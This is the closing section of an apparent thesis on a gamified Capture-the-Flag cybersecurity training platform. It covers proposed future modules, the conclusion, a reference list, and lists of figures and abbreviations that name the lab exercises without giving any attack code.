This module would provide valuable insight into digital forensics techniques used by security professionals to investigate breaches and mitigate future attacks.

Another valuable direction would be a Network Security Module, utilizing multiple virtual machines to simulate realistic network environments. This module could cover:

- Packet analysis using tools like Wireshark to detect anomalies.
- Conducting penetration testing on network services.
- Understanding and mitigating man-in-the-middle attacks.
- Configuring and testing firewall rules to block unauthorized access.

By incorporating network-based challenges, learners would gain a deeper understanding of how attackers move laterally through systems and how to defend against such activities.

Expanding the scope further, a Specialized Operating Systems Module could introduce students to security concepts specific to different environments. This module might include:

- Hardening Linux and Windows-based systems against common threats.
- Understanding the security mechanisms of embedded systems.
- Exploring security-enhanced operating systems such as SELinux.
- Analyzing attack techniques targeting mobile platforms.

Familiarity with multiple operating systems is crucial for cybersecurity practitioners, and this module would prepare learners for real-world scenarios involving diverse environments.

Finally, a Software Security Module would focus on application security, covering the assessment and mitigation of vulnerabilities in specific software products. This could involve:

- Performing static and dynamic code analysis to detect security flaws.
- Exploiting and patching web application vulnerabilities.
- Testing API security for improper authentication and data exposure.
- Evaluating the security of commonly used third-party libraries.

This module would emphasize secure coding practices and the importance of security-aware software development.

These additional modules would enrich the training program by offering diverse challenges that closely align with real-world cybersecurity tasks. Their modular nature ensures adaptability, allowing new topics to be incorporated as cybersecurity threats evolve.

I CONCLUSION

This thesis produced a web platform and virtual machines, along with materials for their customized reproduction. The reader was introduced to the motivation behind the project and the importance of continued research and development in the field of cybersecurity. As malware continues to evolve, cybersecurity experts face new and unpredictable threats, making this scientific field in constant need of further research and literature. This thesis contributes by presenting an exemplary solution that incorporates gamification and modularity into cybersecurity education through the implementation of dedicated Capture the Flag–style levels. These levels guide users toward a deeper understanding of the subject while providing hands-on experience.

The difficulty of malware classification was demonstrated, as malware families often overlap, which can confuse users and reduce the intended educational benefit for students. This thesis addressed the challenge by organizing each module according to attack phases. This structure helps users understand the chronological and contextual use of different malware families during a real-world cybersecurity incident. As a result, the modules became more streamlined and made it easier for users to grasp malware behavior.

The web application is equipped with numerous security features and hardening measures to set a good example, while still offering easy-to-use and engaging levels. The use of shorter magic tokens further enhances the platform’s practicality, making it well-suited for on-site seminars that combine hands-on practice with theoretical lessons. Modularity is ensured by making modifications and adding modules as simply as well as keeping an open window to make additional levels with their custom level definitions.

The materials included in the appendix enable any developer to reproduce the environment created for this thesis and extend it by adding new modules, functionalities, or level types. The modules were thoroughly tested to ensure that users can complete the levels without issues, and the web platform successfully supported participants during the practical portion of the educational experience.

In summary, this work provides both a practical tool and a foundation for enhancing cybersecurity education. By blending theoretical insight with hands-on experience in a modular and extensible format, the thesis lays the groundwork for future development and adaptation. It is hoped that this contribution will inspire continued innovation in teaching cybersecurity in an engaging, accessible, and effective manner.

REFERENCES

- [1] GREENBERG, Andy, 2024. *Ransomware Payments Hit a Record \$1.1 Billion in 2023*. Online. Available from: <https://www.wired.com/story/ransomware-payments-2023-breaks-record>. [cit. 2025-04-14].
- [2] MADNICK, Stuart, 2024. *What's Behind the Increase in Data Breaches?* Online. Available from: <https://www.wsj.com/tech/cybersecurity/why-are-cybersecurity-data-breaches-still-rising-2f08866c>. [cit. 2025-04-14].
- [3] VYKOPAL, Jan; CELEDA, Pavel; SEDA, Pavel; SVABENSKY, Valdemar and TOVARNAK, Daniel, October 2021. Scalable Learning Environments for Teaching Cybersecurity Hands-on. In: *2021 IEEE Frontiers in Education Conference (FIE)*. p. 1–9. IEEE. Available from: <http://dx.doi.org/10.1109/FIE49875.2021.9637180>.
- [4] JAFFRAY, Alice; FINN, Conor and NURSE, Jason RC, 2021. SherLOCKED: A Detective-themed Serious Game for Cyber Security Education. *arXiv preprint arXiv:2107.04506*. 2021. Available from: <https://arxiv.org/abs/2107.04506>. [cit. 2025-04-14].
- [5] KANAKER, Hasan; ABDEL KARIM, Nader; AWWAD, Samer AB; ISMAIL, Nurul HA and ZRAQOU, Jamal, 2022. Trojan Horse Infection Detection in Cloud Based Environment Using Machine Learning. *International Journal of Interactive Mobile Technologies*. 2022. 16, num. 24, p. 81–100. Available from: <https://online-journals.org/index.php/i-jim/article/view/35763>. [cit. 2025-04-14].
- [6] ISLAM, Mohd; IVANOV, Stepan; AWAN, Hamdan; DROHAN, Jennifer; BALASUBRAMANIAM, Sasitharan et al., 06 2022. Using deep learning to detect digitally encoded DNA trigger for Trojan malware in Bio-Cyber attacks. *Scientific Reports*. 06 2022. 12. [cit. 2025-05-14].
- [7] BEAMAN, Craig; BARKWORTH, Ashley; AKANDE, Toluwalope David; HAKAK, Saqib and KHAN, Muhammad Khurram, 2021. *Ransomware: Recent advances, analysis, challenges and future research directions*. Online. Elsevier. Available from: <https://www.sciencedirect.com/science/article/pii/S0167404821002248>. [cit. 2025-04-14].

- [8] FORTINET, 2020. *What Is A Keylogger? Definition And Types*. Online. Available from: <https://www.fortinet.com/resources/cyberglossary/what-is-keyloggers>. [cit. 2025-04-14].
- [9] CROWDSTRIKE, 2023. *What is a Computer Worm?* Online. Available from: <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/computer-worm/>. [cit. 2025-04-14].
- [10] STALLINGS, William, 2019. *Network Security Essentials: Applications and Standards*. Pearson, London, Great Britain. 4th edition. ISBN 978-0134872573. Available from: https://elhacker.info/manuales/Redes/3._Network-security-essentials-4th-edition-william-stallings.pdf.
- [11] KASPERSKY LAB, June 2020. *Ransomware: The State of the Art*. Online. Available from: <https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2020/06/29133115/Ransomware-The-State-of-the-Art.pdf>. [cit. 2025-04-14].
- [12] ROWE, Neil C., 2018. The Security and Privacy of Capture-the-Flag Competitions. *Journal of Cybersecurity*. 2018. 4, num. 1. Available from: <https://academic.oup.com/cybersecurity/article/4/1/tyy001/5046545>. [cit. 2025-04-14].
- [13] MILLER, Mark, 2018. *Hacking the Hacker: Learn From the Experts Who Take Down Hackers*. Wiley, New York, USA. ISBN 978-1119480765.
- [14] ALSHAIKH, Hesham; RAMADAN, Nagy and HEFNY, Hesham Ahmed, February 2020. *Ransomware Prevention and Mitigation Techniques*. Online. Foundation of Computer Science (FCS), NY, USA. Available from: <https://www.ijcaonline.org/archives/volume177/number40/alshaikh-2020-ijca-919899.pdf>. [cit. 2025-04-13].
- [15] KAUR, S. and BHATIA, M., 2021. A Review on Ransomware: Types, Techniques, and Prevention Methods. *International Journal of Computer Applications*. 2021. Available from: <https://www.ijcaonline.org/research/volume181/number20/31873-2021>. [cit. 2025-04-14].
- [16] MCINTOSH, Timothy, 2022. Ransomware Mitigation in the Modern Era: A Comprehensive Review, Research Challenges, and Future Directions. *ResearchGate*. 2022. Available from: <https://www.researchgate.net/profile/Timothy->

- Mcintosh/publication/354331543_Ransomware_Mitigation_in_the_Modern_Era_A_Comprehensive_Review_Research_Challenges_and_Future_Directions/links/64f5c81b4c70687b8ed00c8d/Ransomware-Mitigation-in-the-Modern-Era-A-Comprehensive-Review-Research-Challenges-and-Future-Directions.pdf. [cit. 2025-04-14].
- [17] MITRE CORPORATION, 2024. *MITRE ATT&CK Enterprise Matrix*. Online. Available from: <https://attack.mitre.org/matrices/enterprise/>. [cit. 2024-12-11].
- [18] SKALICKÝ, Zdeněk, 2023. *Scenarios for Digital Forensics Training*. Online. Available from: https://is.muni.cz/th/y9nc0/Scenarios_for_Digital_Forensics_Training.pdf. [cit. 2025-05-14]. Bachelor Thesis. Masaryk University, Faculty of Informatics, Supervisor: RNDr. Daniel Kouřil, Ph.D.
- [19] MICROSOFT CORPORATION, October 2024. *Hardware requirements for Windows Server*. Online. Available from: <https://learn.microsoft.com/en-us/windows-server/get-started/hardware-requirements?tabs=cpu&pivots=windows-server-2025>. [cit. 2025-04-13].
- [20] M0N0PH1, 2017. *Crypter-2*. Online. GitHub. Available from: <https://github.com/m0n0ph1/Crypter-2>. [cit. 2025-04-14].
- [21] RUSSINOVICH, Mark and COGSWELL, Bryce, 2025. *Sysinternals Suite*. Online. Available from: <https://learn.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>. [cit. 2025-04-03].
- [22] WIRESHARK FOUNDATION, 2025. *Wireshark*. Online. Available from: <https://www.wireshark.org>. [cit. 2025-04-03].
- [23] LYON, Gordon, 2025. *Nmap: The Network Mapper*. Online. Available from: <https://nmap.org/>. [cit. 2025-04-03].
- [24] HAUSER / THC, 2025. *THC-Hydra*. Online. Available from: <https://github.com/vanhauser-thc/thc-hydra>. [cit. 2025-04-03].
- [25] STEUBE, Jens and GRISTINA, Gabriele, 2025. *Hashcat*. Online. Available from: <https://hashcat.net/hashcat/>. [cit. 2025-04-03].

- [26] STENBERG, Daniel and CONTRIBUTORS, 2025. *curl*. Online. Available from: <https://curl.se/>. [cit. 025-04-03].
- [27] SULLO, Chris, 2025. *Nikto Web Server Scanner*. Online. Available from: <https://www.cirt.net/Nikto2>. [cit. 2025-04-03].
- [28] HYKES, Solomon and DOCKER, Inc., 2025. *Docker*. Online. Available from: <https://www.docker.com/>. [cit. 2025-04-03].

LIST OF FIGURES

Figure 6.1	Secure SSL options.....	34
Figure 6.2	Global rate limits	34
Figure 6.3	Usage of HTMLsanitize library	34
Figure 6.4	Sanitize Filename	35
Figure 6.5	Redirect hardening	35
Figure 6.6	Blocking IP with over 5 unsuccessful tries	36
Figure 7.1	First level completed	41
Figure 7.2	Completing level 5	41
Figure 7.3	All levels completed	41
Figure 7.4	Hidden files with ls	42
Figure 7.5	Progress with nmap scanning	43
Figure 7.6	Path traversal attack was successful	43
Figure 7.7	Trojan virus executable analysis.....	43
Figure 7.8	Trojan is executing	44
Figure 7.9	Using curl to analyze downloaded code	44
Figure 7.10	Defense avoidance - no info shown.....	45
Figure 7.11	Flag inserted in process memory	45
Figure 7.12	Submitting level flag	46
Figure 7.13	Successful ssh bruteforce	46
Figure 7.14	Level 3 - MD5 hash cracking success	46
Figure 7.15	Using handles and relations to find keylogger process	47
Figure 7.16	Attacker is using SMTP server from mail.com to exfiltrate user data.....	47
Figure 7.17	Found attacker's login and password	48
Figure 7.18	Ransomware demands payment	48
Figure 7.19	Successfully decrypting all files thanks to the found AES key	49
Figure 7.20	All modules completed	49
Figure 8.1	Example of module.json	51
Figure 8.2	Login page	52
Figure 8.3	Example user entry	52
Figure 8.4	Module selection	53

Figure 8.5	Level selection.....	53
Figure 8.6	Level example	54
Figure 8.7	Example of level entry in module.json.....	54
Figure 8.8	Admin magic link is printed and admin is registered	55
Figure 8.9	Admin page generated a link for 5 users	56
Figure 8.10	Admin page	56

LIST OF TABLES

LIST OF ABBREVIATIONS

CTF	Capture the flag
IP	Internet protocol
C&C	Command and control
SSL	Secure socket protocol
TLS	Transport layer security
SQL	Structured query language
XSS	Cross site scripting
Ioc	Indicator of compromise

LIST OF APPENDICES

APPENDIX A I: z_skalicky_priloha.zip

APPENDIX A I: Z_SKALICKY_PRILOHA.ZIP

This appendix contains the practical part of the work further described in the chapter "Documentation"